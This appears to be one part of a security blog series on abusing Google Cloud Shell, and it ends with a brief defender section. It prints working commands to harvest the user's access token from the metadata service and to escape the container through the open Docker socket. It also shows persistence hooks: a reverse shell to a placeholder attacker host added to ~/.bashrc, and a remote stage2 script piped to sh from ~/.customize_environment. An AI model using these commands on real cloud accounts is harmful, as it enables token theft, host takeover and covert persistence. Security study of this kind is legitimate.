Attacking Google Cloud — Part 6 of 7 · a series by Zeynep Çelik.
“Just a terminal” ships a container, an open Docker socket, a user token, and a logless shell in one package — which makes it one of the least-watched, most-trusted places in the whole platform.
Service-abuse chapter · everything here is Google’s known, acknowledged behavior — leverage, not a 0-day.
Most people click the little terminal icon in the Google Cloud console, get a shell with gcloud already installed, run a command, and close it. It feels like a throwaway convenience. But that convenience is a fully-featured Linux environment running as the user’s identity, wired into GCP, with a few properties that turn it into an attacker’s playground. Nothing below is a vulnerability — it’s all documented, intended behavior — but the sum of those behaviors is a surface worth understanding from both sides.
 Less a terminal, more a small OS environment wired into GCP
🔑 Definition — who can open it
A Workspace or Cloud Identity user can open Cloud Shell; service accounts cannot — not even org owners. There are no IAM permissions attached to the service itself, so pre-exploitation here isn’t about permissions at all: it hinges entirely on hijacking a user’s session. Orgs can also disable Cloud Shell centrally, so in some environments you simply won’t find it available.
First move inside: metadata and token
Because Cloud Shell runs on top of the browser session, it carries an OAuth token — which means whoever seizes the shell doesn’t just get a command line, they get the user’s GCP privileges. The first place to look, as in any GCP workload, is the metadata service, and then a quick tokeninfo to confirm exactly what you’re holding. ATT&CK T1552.005
1
2
3
4
curl -s -H "Metadata-Flavor: Google" \
 "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/?recursive=true"
TOKEN=$(gcloud auth print-access-token)
curl -s "https://www.googleapis.com/oauth2/v3/tokeninfo?access_token=$TOKEN"   # whoami
The scopes here almost always include cloud-platform, meaning the token can speak to nearly every GCP API — a far cry from the locked-down access scopes you often see on a hardened VM.
Escaping the container to the host
Cloud Shell runs inside a container, but the Docker socket is left reachable from within it. That single fact lets you launch a privileged container that mounts the host’s root filesystem and uses the host network, and then step straight onto the host. To be clear, this is documented, known behavior — not a bug you’re exploiting — but the reach it gives is worth seeing.
1
2
docker -H unix:///var/run/docker.sock ps
docker run -v /:/host --net=host --pid=host --privileged -it alpine chroot /host bash
 An open socket thins the container wall to a faint line
🔑 Honest footnote
The service account behind the Cloud Shell VM usually carries little of note, so temper your expectations. The real value of the escape isn’t a guaranteed prize — it’s that you can’t know what’s on the host without looking. Grab the token, roughly scan its permissions, and move on if there’s nothing there.
Persistence: two hooks, both logless
Now the part that makes Cloud Shell special for an operator. Three properties combine into an ideal hiding spot: the home directory survives 120 days of inactivity (so anything you drop stays a long time), the shell commands you run inside aren’t sent to the audit log, and startup files execute on every session. The classic hook is ~/.bashrc, which runs each time a shell opens. The stronger, Cloud-Shell-specific one is ~/.customize_environment, which runs as root every time the VM is provisioned. ATT&CK T1546 · T1528
1
2
3
4
5
echo 'bash -i >& /dev/tcp/ATTACKER/4444 0>&1' >> ~/.bashrc
cat > ~/.customize_environment <<'EOF'
#!/bin/sh
curl -s https://ATTACKER/stage2 | sh
EOF
 Persistence is on the user — the victim spins the loop themselves
The beauty of this — from the attacker’s chair — is that the persistence sits on the user, not on a service account. Every time the person opens Cloud Shell to do real GCP work, their token refreshes, and you catch a fresh, fully-scoped token of a real human identity. Unlike a service-account key, that gives you the live privileges of someone who is actively trusted.
🔑 Key points
- User-bound, not SA-bound. You harvest a real human’s
cloud-platformtoken on every login.- Logless at the command level — but the API calls you make from it are logged under the user’s identity.
- Home persists 120 days — whatever you drop stays around far longer than a typical session.
- Two hooks:
~/.bashrcon every session,~/.customize_environmentas root on every boot.
🔑 Blue team
If Cloud Shell isn’t needed, disable it org-wide — that’s the cleanest control. Where it stays, the real defence is user-session security: MFA, short session lifetimes, and device checks, because the whole attack starts with a hijacked session. And since the commands themselves aren’t logged, hunt at the API layer instead — unusual administrative calls made under a user identity carrying a
cloud-shelluser-agent are your signal.
Next in the series → Part 7 · Staying In: Persistence in Google Cloud